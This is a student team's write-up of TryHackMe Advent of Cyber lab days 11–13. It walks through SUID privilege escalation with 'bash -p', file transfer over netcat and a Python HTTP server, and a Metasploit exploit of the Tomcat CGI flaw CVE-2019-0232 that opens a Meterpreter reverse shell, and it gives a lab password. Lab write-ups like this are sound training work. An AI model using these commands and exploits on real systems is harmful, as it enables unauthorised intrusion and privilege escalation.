

PSP0201

WEEK 4

WRITE UP

ID	NAME	ROLE
1211102582	AMEER IRFAN BIN NORAZIMAN	leader
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	member
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	member
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	member

Day 11 - Networking The Rogue Gnome

Tools Used: Kali Linux, Firefox

Solutions:

Question 1,2,3 : The directions of privilege escalation based on statements given

All answers were referred to in the notes in tryhackme.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 4: What is the name of the file that contains a list of users who are a part of the sudo group?

Answer: Sudoers

Question 5: What is the Linux Command to enumerate the key for SSH?

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts or binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:
`find / -name id_rsa 2> /dev/null`...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

Question 6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

```
11.10.3.3.2. Setup netcat on our own machine to send a file: nc -w -3 MACHINE_IP 1337 < LinEnum.sh
root@ip-10-10-118-36:~# nc -w -3 10.10.82.123 1337 < LinEnum.sh
root@ip-10-10-118-36:~#
```

11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance: chmod +x *LinEnum.sh*

```
11.10.3.5. Execute LinEnum.sh on the vulnerable Instance: ./LinEnum.sh
cmnatic@tbfc-day-9:/tmp$ ./LinEnum.sh
# Local Linux Enumeration & Privilege Escalation Script #
# www.rebootuser.com
# version 0.982
[+] Debug_Info
[+] Thorough_tests = Disabled
```

11.11. Covering our Tracks

The final stages of penetration testing involve setting up persistence and covering our tracks. For today's material, we'll detail the later as this is not mentioned nearly enough.


During a pentesting engagement, you will want to try to avoid detection from the administrators & engineers of your client wherever within the permitted scope of the pentesting engagement. Activities such as logging in, authentication and uploading/downloading files are logged by services and the system itself.

On Debian and Ubuntu, the majority of these are left within the "/var/log" directory and often require administrative privileges to read and modify. Some log files



Question 7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

```
11.10.2. Let's use Python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded LinEnum.sh to: python3 -m http.server 8080
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



Question 8: What are the contents of the file located at /root/flag.txt?

File Actions Edit View Help
1211101873@kali: ~ x 1211101873@kali: ~ x

```
(1211101873@kali)-[~]
$ ssh cmnatic@10.10.182.75
cmnatic@10.10.182.75's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64) 10 Jun 2020

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Mon Jun 27 09:13:24 UTC 2022
System load: 0.0 Processes: 94
Usage of /: 26.8% of 14.70GB Users logged in: 1
Memory usage: 17% IP address for ens5: 10.10.182.75
Swap usage: 0%
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

Last login: Mon Jun 27 08:50:28 2022 from 10.8.94.62
-bash-4.4\$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping

Active Machine Information

Title	IP Address	Expires
tbfcpriv2	10.10.182.75	1h 02m 48s

Folder: 4 files, 192.1 MB (201449/1000000 bytes), Free space: 62.5 GB

File Actions Edit View Help
1211101873@kali: ~ x 1211101873@kali: ~ x

```
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

Last login: Mon Jun 27 08:50:28 2022 from 10.8.94.62
-bash-4.4\$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssl/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp

Active Machine Information

Title	IP Address	Expires
tbfcpriv2	10.10.182.75	1h 02m 38s

Network

Folder: 4 files, 192.1 MB (201449/1000000 bytes), Free space: 62.5 GB

The screenshot shows a browser window with multiple tabs open. The active tab is titled 'gtfobins.github.io/gtfobins/bash/'. The page content discusses various exploit techniques, specifically focusing on shared library loading and SUID attacks. It includes code snippets for demonstrating these concepts.

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
bash -c 'enable -f ./lib.so x'
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .
./bash -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```



The screenshot shows a Kali Linux terminal window with two tabs. The left tab is titled '121101873@kali: ~' and the right tab is also titled '121101873@kali: ~'. The terminal output shows a exploit writeup for a SUID exploit, listing various system binaries and their paths. In the background, a netcat listener is running on port 4444, as indicated by the banner '25 Days of Cyber Security' which reads 'Get started with Cyber Security in 25 Days - Learn the basics by doing a new, beginner friendly challenge every day.' Below the terminal, a 'Active Machine Information' window is visible, showing details like IP Address (10.10.182.75), Title (tbfcpriv2), and Expires (1h 02m 32s).

```
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/unmount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/renewidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
-bash-4.4$ bash -p
bash-4.4# cat /root/flag.txt
thm{fb10afe933296592}
bash-4.4#
```

The Throughout Process:

Most of the questions were answered by referring to the notes that tryhackme have provided except for question 8. For question 8, we were required to use SSH to log in to the vulnerable machine by running the command “**ssh cmnatic@ MACHINE_IP**”.

Once we had done that, the machine asked for the machine_ip’s password. The password was provided in tryhackme and we inserted the password “**aoc2020**”.

Once we’ve logged in, we run the command “`find / -perm -u=s -type f 2>/dev/null`” to search for the executables. We noticed that there was an executable named “**/bin/bash**”. Therefore, we used the bash method, by running the command “**bash -p**” which we got from the GTFObins link that was provided in tryhackme. This method is for us to get into the root account. Once we have done that, we run “**cat /root/flag.txt**” to see the contents of the file. And from there, we received the flag.

Day 12 Ready.set.elf

Tools used: Kali, Firefox, Terminal


Solution:

Question 1

What is the version number of the web server?

ans : 9.0.17

To search up the version number typed in (ip address :8080) in Firefox, and you'll get a website title **Apache Tomcat/9.0.17**



Question 2

What CVE can be used to create a Meterpreter entry onto the machine?

ans : CVE-2019-0232

To get the CVI we open exploit database and search apache cgi, and clicked on the first row

The screenshot shows the Exploit Database homepage with a search bar containing 'apache cgi'. Below the search bar, there is a table of exploit entries. The first entry in the table is highlighted:

Date	D	A	V	Title	Type	Platform	Author
2019-07-03	▲	✓		Apache Tomcat - CGI Servlet enableCmdLineArguments Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2014-10-06	▲	✓		Apache mod_cgi - 'Shellshock' Remote Command Injection	Remote	Linux	Federico Galatolo
2013-10-29	▲	✓		Apache + PHP < 5.3.12 / > 5.4.2 - cgi-bin Remote Code Execution	Remote	PHP	kingope
2006-08-09	▲	✓		Apache 2.2.2 - CGI Script Source Code Information Disclosure	Remote	Multiple	Susam Pal
1996-04-01	▲	✓		Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing	Remote	CGI	@stake
1996-12-10	▲	✓		Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.2.0 - a rph-test-cgi	DoS	Multiple	Josh Richards
2007-02-28	▲	✓		Apache 1.3.34/1.3.33 (Ubuntu / Debian) - CGI TTY Privilege Escalation	Local	Linux	Kristian Hermansen

Below the table, there is a section for 'Downloads' and 'Professional Services'.

The screenshot shows a browser window with two tabs. The left tab is a challenge from tryhackme.com, and the right tab is the Exploit Database page for the exploit.

tryhackme.com challenge details:

- Title: aoc2cmnexp3 v1.1
- IP Address: 10.10.172.181
- Expires: 50m 47s
- Bonus: There are at least two ways of escalating your privileges after you gain entry. If you're feeling particularly mischievous, go ahead and do both! (please note that this is optional for the day should you fancy it.)
- 12.9. Where to go from here
 - DarkStar7471's AttackerKB Room
 - Heavenraiza's MITRE room
 - DarkStar7471's RP-Metasploit Room
- Answer the questions below
 - What is the version number of the web server? 9.0.17
 - What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XX-XXXX) CVE-2019-0232
 - Set your Metasploit settings appropriately and gain a foothold onto the deployed machine
 - No answer needed
 - What are the contents of flag1.txt?
Answer format: ***{*****}
 - Looking for a challenge? Try to find out some of the vulnerabilities present to escalate you further
 - No answer needed

Exploit Database details for CVE-2019-0232:


EDB-ID	CVE	Auth	Type	Platform	Date
47073	2019-0232	OR: METASPLOIT	REMOTE	WINDOWS	2019-07-03

Description:


```
## This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking
```

Question 3

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.




```
File Actions Edit View Help
1211101915@kali: ~ x 1211101915@kali: ~ x
(1211101915㉿kali)-[~]
$ nmap -n -Pn 10.10.90.165
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 00:17 EDT
Nmap scan report for 10.10.90.165
Host is up (0.23s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds
```



```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
( kali@kali)-[~]
$ msfconsole -q
msf6 > search 2019-0232
Matching Modules

#  Name          Disclosure Date Rank
Check Description
To -> [+] machines, you will need to connect to our network
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10   excellent
Yes     Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability

Info Access Details
Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/http/tomcat_cgi_cmdlineargs
msf6 > use 0
Status
Places
  Computer
  kali
  Mounted Archives
  Downloads
```



```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
( kali@kali)-[~]
$ nmap -n -Pn 10.10.156.56
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 12:09 EDT
Nmap scan report for 10.10.156.56
Host is up (0.20s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 15.04 seconds
( kali@kali)-[~]
$ ifconfig
```

```
kali@kali: ~ * kali@kali: ~ * kali@kali: ~ * tryhackme.com/level/70/pwn

File Actions Edit View Help
tryhackme.com/level/70/pwn Exploit-DB Google Hacking

TX packets 8597 bytes 1111927 (1.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet [10.8.95.13] netmask 255.255.0.0 destination 10.8.95.13
        inet6 fe80::d808:35ec:9d9d:e6bd prefixlen 64 scopeid 0x20<link>
            unspec 00-00-00-00-00-00-00-00 txqueuelen 50
                0 (UNSPEC)
    RX packets 11 bytes 572 (572.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2041 bytes 121948 (119.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Status
Places
Computer
Kali
Downloads
NurdinaAishah.vnc

(kali㉿kali)-[~]
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.156.56
RHOST => 10.10.156.56
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.1
0.156.56:8080/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.156.56:8080/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.8.95.13
LHOST => 10.8.95.13
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.8.95.13:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress = 6.95% done (6999/100668 bytes)
[*] Command Stager progress = 13.91% done (13998/100668 bytes)
[*] Command Stager progress = 20.86% done (20997/100668 bytes)
[*] Command Stager progress = 27.81% done (27996/100668 bytes)
[*] Command Stager progress = 34.76% done (34995/100668 bytes)
[*] Command Stager progress = 41.72% done (41994/100668 bytes)
[*] Command Stager progress = 48.67% done (48993/100668 bytes)
[*] Command Stager progress = 55.62% done (55992/100668 bytes)
```

Question 4 : What are the contents of flag1.txt?

ans : thm{whacking_all_the_elves}

```
kali@kali: ~ * kali@kali: ~ * kali@kali: ~ * tryhackme.com/level/70/pwn

File Actions Edit View Help
tryhackme.com/level/70/pwn Exploit-DB Google Hacking

[*] Command Stager progress = 69.53% done (69990/100668 bytes)
[*] Command Stager progress = 76.48% done (76989/100668 bytes)
[*] Command Stager progress = 83.43% done (83988/100668 bytes)
[*] Command Stager progress = 90.38% done (90987/100668 bytes)
[*] Command Stager progress = 97.34% done (97986/100668 bytes)
[*] Command Stager progress = 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.156.56
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.8.95.13:4444 → 10.10.156.56:49830 ) at
2022-06-29 12:16:10 -0400

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
=====
Mode          Size      Type  Last modified           Name
=====
100777/rwxrwxrwx  73802   fil   2022-06-29 12:16:01 -0400  KwsJF.exe
100777/rwxrwxrwx   825   fil   2020-11-18 22:49:25 -0500  elfwhacker.bat
100666/rw-rw-rw-    27   fil   2020-11-19 17:05:43 -0500  flag1.txt

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

The Thought Process


Once we opened kali, we opened the terminal and used nmap to find out what port the webserver **10.10.156.56** was running on. Then we visited the application and found the installation version. Then we search up its CVE to create a Meterpreter entry onto the machine, the CVE can be found by searching “apache cgi” in the exploit database on FireFox. After that, to gain a foothold onto the deployed machine, we opened a new tab and we typed in msfconsole -q to work with the Metasploit Framework and search up the CVE. Then we set RHOST and TARGETURI <http://10.10.156/56:8080/cgi-bin/elfwhacker.bat>. At this point we typed in ifconfig on the previous tab and there it listed tun0 with an ip address **10.8.95.13**. With this ip address we set LHOST and use command ‘ls’ to list files. Type “run” and we get a list of command stager progress with one line that stated **“The Target is Vulnerable”** to get inside we type ‘ls’ and 1 file with the name **“flag1.txt”** appeared. To print the context we typed in “cat flag1.txt” and a flag **thm{whacking_all_the_elves}** appeared.

Day 13 : Networking Coal for Christmas

Tools used: Kali Linux, Firefox

Solution:


Question 1: What old, deprecated protocol and service is running?



```
psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player | || | 1 2 3 4 | 10.8.94.62 22:55
File Actions Edit View Help
1211101873@kali:~ x 1211101873@kali:~ x
└─[1211101873@kali]-(~)
$ nmap 10.10.221.75
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 22:55 EDT
Nmap scan report for 10.10.221.75
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds
└─[1211101873@kali]-(~)
$
```

Question 2: What credential was left for you?




```
psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player | || | 1 2 3 4 | 10.8.94.62 22:57
File Actions Edit View Help
1211101873@kali:~ x 1211101873@kali:~ x
└─[1211101873@kali]-(~)
Nmap scan report for 10.10.221.75
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
